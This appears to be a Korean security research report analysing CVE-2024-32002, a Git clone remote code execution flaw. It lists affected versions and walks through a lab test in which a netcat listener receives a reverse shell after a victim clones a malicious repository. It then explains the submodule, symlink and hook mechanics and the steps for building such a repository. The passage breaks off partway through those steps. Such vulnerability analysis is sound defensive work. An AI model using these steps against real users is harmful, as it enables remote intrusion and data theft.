Research & Technique

Git Clone 원격코드 실행 취약점(CVE-2024-32002)

■ 취약점 개요

깃(Git)은 컴퓨터 파일의 변경사항을 추적하고 사용자들 간의 파일 작업을 조율하기 위한 분산 버전 관리 시스템[1]이다. 2005 년 리누스 토르발스가 리눅스 커널 개발을 위해 처음 만들었다.

Git 은 전 세계적으로 많이 활용되고 있는 소프트웨어다. 일례로 Git 플랫폼인 깃허브(GitHub)의 활성 사용자 수가 지난해 1 억명을 돌파하기도 했다.

이러한 깃과 관련된 취약점인 CVE-2024-32002 는 2024 년 5 월 14 일에 공개됐다. 이 취약점은 피해자가 원격 리포지토리[2]를 서브모듈과 clone 하는 것만으로도 원격 명령 실행이 가능하다는 특징을 지닌다. Git 의 서브모듈 기능, Windows 와 MacOS 파일시스템이 대소문자를 구분하지 않는 특징, 심볼릭 링크 기능을 이용해 Git 작업 중 실행가능한 디렉토리인 .git 디렉토리에 악성 스크립트를 쓰도록 유도할 수 있다.

[1] 분산 버전 관리 시스템(Distributed Version Control Systems): 소프트웨어 버전 관리를 위한 시스템. 각 개발자가 중앙 서버에 접속하지 않은 상태에서도 코드 작업이 가능하다

[2] 리포지토리(Repository): Git 에서 프로젝트의 코드 정보를 저장하는 가상 저장소

■ 공격 시나리오

CVE-2024-32002 의 공격 시나리오는 아래와 같다.




그림 1. CVE-2024-32002 공격 시나리오

① 공격자는 악의적인 원격 리포지토리를 구성
② 피해자는 악성 스크립트가 존재하는 원격 리포지토리를 clone
③ CVE-2024-32002로 인해 악성 스크립트 자동 실행
④ 공격자는 악성 스크립트 실행 후 침투하여 피해자의 주요 정보 탈취

■ 영향받는 소프트웨어 버전

CVE-2024-32002 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Git	2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.4, 2.40.2, 2.39.4 이전 버전

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-32002 의 동작 과정을 살펴본다.

이름	정보
피해자	Microsoft Windows 10 version 22H2 Git 2.45.0.windows.1 (192.168.216.130)
공격자	Kali Linux (192.168.216.129)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2024-32002 취약점이 존재하는 Git 을 설치한다.
다음 명령어를 통해 설치한 Git 버전을 확인할 수 있다.

```
git --version
```

취약한 버전의 Git 을 설치한 Windows 10 PC(192.168.216.130)의 터미널에서 위 커맨드를 입력하면, 아래와 같이 CVE-2024-32002 취약점이 존재하는 2.45.0 버전의 Git을 확인할 수 있다.

그림 2. 취약 Git 정보 확인

Step 2. 취약점 테스트

우선, 공격자는 CVE-2024-32002 를 이용하여 리버스 쉘 연결 커맨드가 실행되는 Git 원격 리포지토리(p.15 참조)를 준비한다. 공격자는 아래의 커맨드로 포트를 열고 대기한다.

```
$ nc –lvp {포트 번호}
```

그림 3. 리버스 쉘 연결 대기

이후 피해자는 아래의 커맨드로 공격자의 악의적인 리포지토리를 복제(clone)한다.

```
$ git clone --recursive {공격자 리포지토리 주소}
```




그림 4. git 취약점을 통한 리버스 쉘 연결 시도

CVE-2024-32002 취약점을 이용해 리버스 쉘을 연결한 이후,
C:₩Windows₩System32₩drivers₩etc₩hosts 파일을 조회한 결과는 다음과 같다.




그림 5. 리버스 쉘 연결 이후 hosts 파일 조회

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-32002 취약점에 사용하는 Git 기능과 악의적인 리포지토리 구성, 취약점 동작 원리에 대해서 다룬다.

Step 1. checkout 과 hook

CVE-2024-32002 취약점의 임의 명령 실행 원리를 이해하기 위해서 Git 의 checkout 과 hook 기능에 대한 이해가 필요하다.

1) checkout

Git 은 Tree 개체[3]에 파일 이름을 저장하고 관리한다. 작업 중인 Tree 의 파일을 다른 Tree 버전과 일치하도록 업데이트할 때 사용되는 것이 checkout 기능이다. 변경 작업들을 저장소에 기록할 필요가 있는데 이를 행하는 동작 및 시점을 commit 이라고 칭한다. 작업 중 Tree 를 다른 버전의 Tree 와 일치하도록 업데이트 할 때, commit 과 commit 사이를 이동할 필요가 생긴다. 이때, commit 사이를 가볍게 이동할 수 있는 포인터 같은 branch 를 사용한다.




그림 1. Git 의 기본적인 구조

[3] Git 트리 개체: Git 리포지토리의 파일 간에 계층 구조

2) hook

다른 버전 관리 시스템과 동일하게 Git에서도 특정 이벤트에 자동으로 특정 스크립트를 실행하도록 할 수 있는 hook 기능이 존재한다. 기본적으로 .git/hooks 경로에 저장하며, hook 기능의 예로는 commit 개체[4]를 생성하기 전에 실행되는 pre-commit, commit, 이후마다 실행되는 post-commit, git checkout 참조가 성공적으로 수행될 때마다 호출되는 post-checkout 등이 있다.




그림 2. Git hook 스크립트 호출

[4] commit 개체: 저장된 데이터가 누가, 언제, 왜 저장했는지 저장되는 스냅샷 형태

Step 2. CVE-2024-32002 동작 원리

1) 대소문자 구분

Windows 와 MacOS 파일시스템의 경우, Linux 파일 시스템과는 다르게 알파벳 대문자와 소문자를 구분하지 않는 특성이 있다. Git 의 경우는 기본적으로 ignoreCase 설정이 false 로 되어있어, 대소문자를 구분한다.

그림 8. 대소문자 구분하지 않는 Windows 파일시스템

윈도우 파일 시스템은 대소문자를 구분하지 않으므로 대소문자만 다른 두 파일을 clone 했을 때 동일 파일로 인식한다. 하지만, Git 의 내부 파일시스템에서는 둘을 다른 파일로 인식하여 다른 파일로 Git 내부 개체에 저장하게 된다. 예를 들어, A 파일과 a 파일을 지칭할 때 Git 내부 개체는 둘을 별도의 파일로 인식하지만, 윈도우 파일 시스템의 경우 두 파일을 동일 파일로 인식한다.

2) 심볼릭 링크(Symbolic link)

심볼릭 링크란 원본 파일을 가리키는 파일을 뜻한다. 특정 디렉토리의 심볼릭 링크 파일을 생성하면, 해당 디렉토리에 접근할 때 원본 디렉토리에 직접 접근하지 않아도 접근이 가능하다. Git 에서 심볼릭 링크 기능을 활성화하면 Git 리포지토리의 심볼릭 링크 파일을 사용할 수 있는데, 해당 기능을 활성화하기 위해서 아래의 커맨드를 사용한다.

```
git config --global core.symlinks true
```

위 1) 대소문자 구분 파트에서 설명한 바와 같이 Git 과 Windows 는 대소문자 구분 여부에 따른 차이점을 가지고 있다. 따라서, 심볼릭 링크를 사용하면 clone 과정에서 A 디렉토리 내 파일들을 a 심볼릭 링크가 가리키는 디렉토리 내로 clone 하는 행위가 가능하다.

Case 1. 리포지토리에서 A/modules/x 만 clone 하는 경우

{리포지토리 경로}/A/modules/x 만 clone 하는 경우, 이는 똑같이 **{리포지토리를 clone 한 경로}**/A/modules/x 에 똑같이 위치한다.

Case 2. 리포지토리에서 A/modules/x 와 심볼릭 링크 a(-> .git)를 함께 clone 하는 경우

{리포지토리 경로}/A/modules/x 와 심볼릭 링크 {리포지토리 경로}/a(-> .git)를 함께 clone 하는 경우, {리포지토리 경로}/A 가 심볼릭 링크를 지칭하게 되어 {리포지토리를 clone 한 경로}/.git/modules/x 로 clone 하는 파일이 위치한다.




그림 9. Case 1 과 Case 2 에 따른 git clone 동작의 차이

CVE-2024-32002 에서 해당 동작은 서브모듈을 clone 할 때 발생한다. 서브모듈 기능을 활용해 .git 아래에 파일을 업로드 하는 과정은 아래에 자세히 서술한다.

3) Git 내부 구조

step 1 에서 언급한 바와 같이 .git/hooks 에서 특정 상황에서 실행할 hook 스크립트를 관리한다. 후술하겠지만, 서브모듈의 hook 스크립트는 .git/modules/모듈이름/hooks 경로에서 관리한다. 즉, .git 디렉토리에 임의의 파일을 작성할 수 있으면 임의 명령 실행이 가능함을 시사한다. .git 디렉토리는 데이터를 저장하고 관리하는 역할을 한다. 새로 만든 디렉토리나 이미 파일이 있는 디렉토리에서 git init 을 실행하면 Git 은 .git 디렉토리를 만든다.




그림 10. git init 이후 .git 디렉토리 생성 확인

.git 디렉토리를 통해 데이터를 저장하고 관리하기 때문에 해당 디렉토리를 복사하기만 해도 저장소가 백업 된다. 기본적인 .git 디렉토리 내부 구성은 아래와 같이 구성되며, 각종 git 정보를 저장하고 있다.




그림 11. .git 디렉토리 내부 구성 확인

예를 들어, config 파일은 해당 프로젝트의 상세 설정을, info 디렉토리는 .gitignore 파일과 같이 무시할 파일의 패턴을, hooks 디렉토리에는 Step 1 에서 설명한 hook 스크립트가 위치한다.

4) 서브모듈 리포지토리

Git 은 리포지토리 안에 다른 리포지토리를 디렉토리로 넣을 수 있는 서브모듈이라는 도구를 제공한다. 서브모듈을 추가할 때, 해당 서브모듈의 .git 디렉토리는 서브모듈 아래가 아닌 상위 리포지토리의 .git 디렉토리 내부의 modules 디렉토리에 서브모듈이름 디렉토리 내에 위치한다. EQSTtest 이름의 서브모듈을 추가하면 메인 리포지토리 내 .git₩modules₩EQSTtest 에서 서브모듈의 .git 디렉토리가 구성된 것을 확인할 수 있다.




그림 12. .git₩modules₩모듈이름 경로 내 서브모듈의 .git 디렉토리 확인

구성된 서브모듈의 정보는 아래와 같이 리포지토리 내 .gitmodules 파일에서 확인 가능하다.

그림 13. .gitmodules 파일 내용 확인

5) CVE-2024-32002

위에서 설명한 기능들을 종합하면, Windows 나 MacOS 파일시스템 내에서는 대소문자 구분을 하지 않기 때문에 심볼릭 링크를 사용해 서브모듈을 .git 임의의 디렉토리 내에 업데이트 할 수 있다. 이 때, .git/modules/서브모듈이름/hooks 에 접근하여 임의의 파일을 업로드할 수 있다면, 서브모듈을 추가할 때 당시의 상태를 유지하기 위해 checkout 으로 submodule 추가 당시의 branch 를 불러오므로, hook 기능의 post-checkout 을 통해 강제로 임의 명령 실행이 가능하다.

상세 과정을 순차적으로 설명하면,

① 서브모듈의 y/hooks/ 경로 아래 post-checkout 스크립트를 추가하고, 이를 commit 한다.

② 메인 리포지토리를 생성한 뒤 서브모듈의 이름을 x/y 로 설정하고, 서브모듈이 A/modules/x 디렉토리 내 위치하도록 설정한다.

③ .git 을 가리키고 있는 심볼릭 링크파일 a 추가와 함께 리포지토리에 commit 한다.

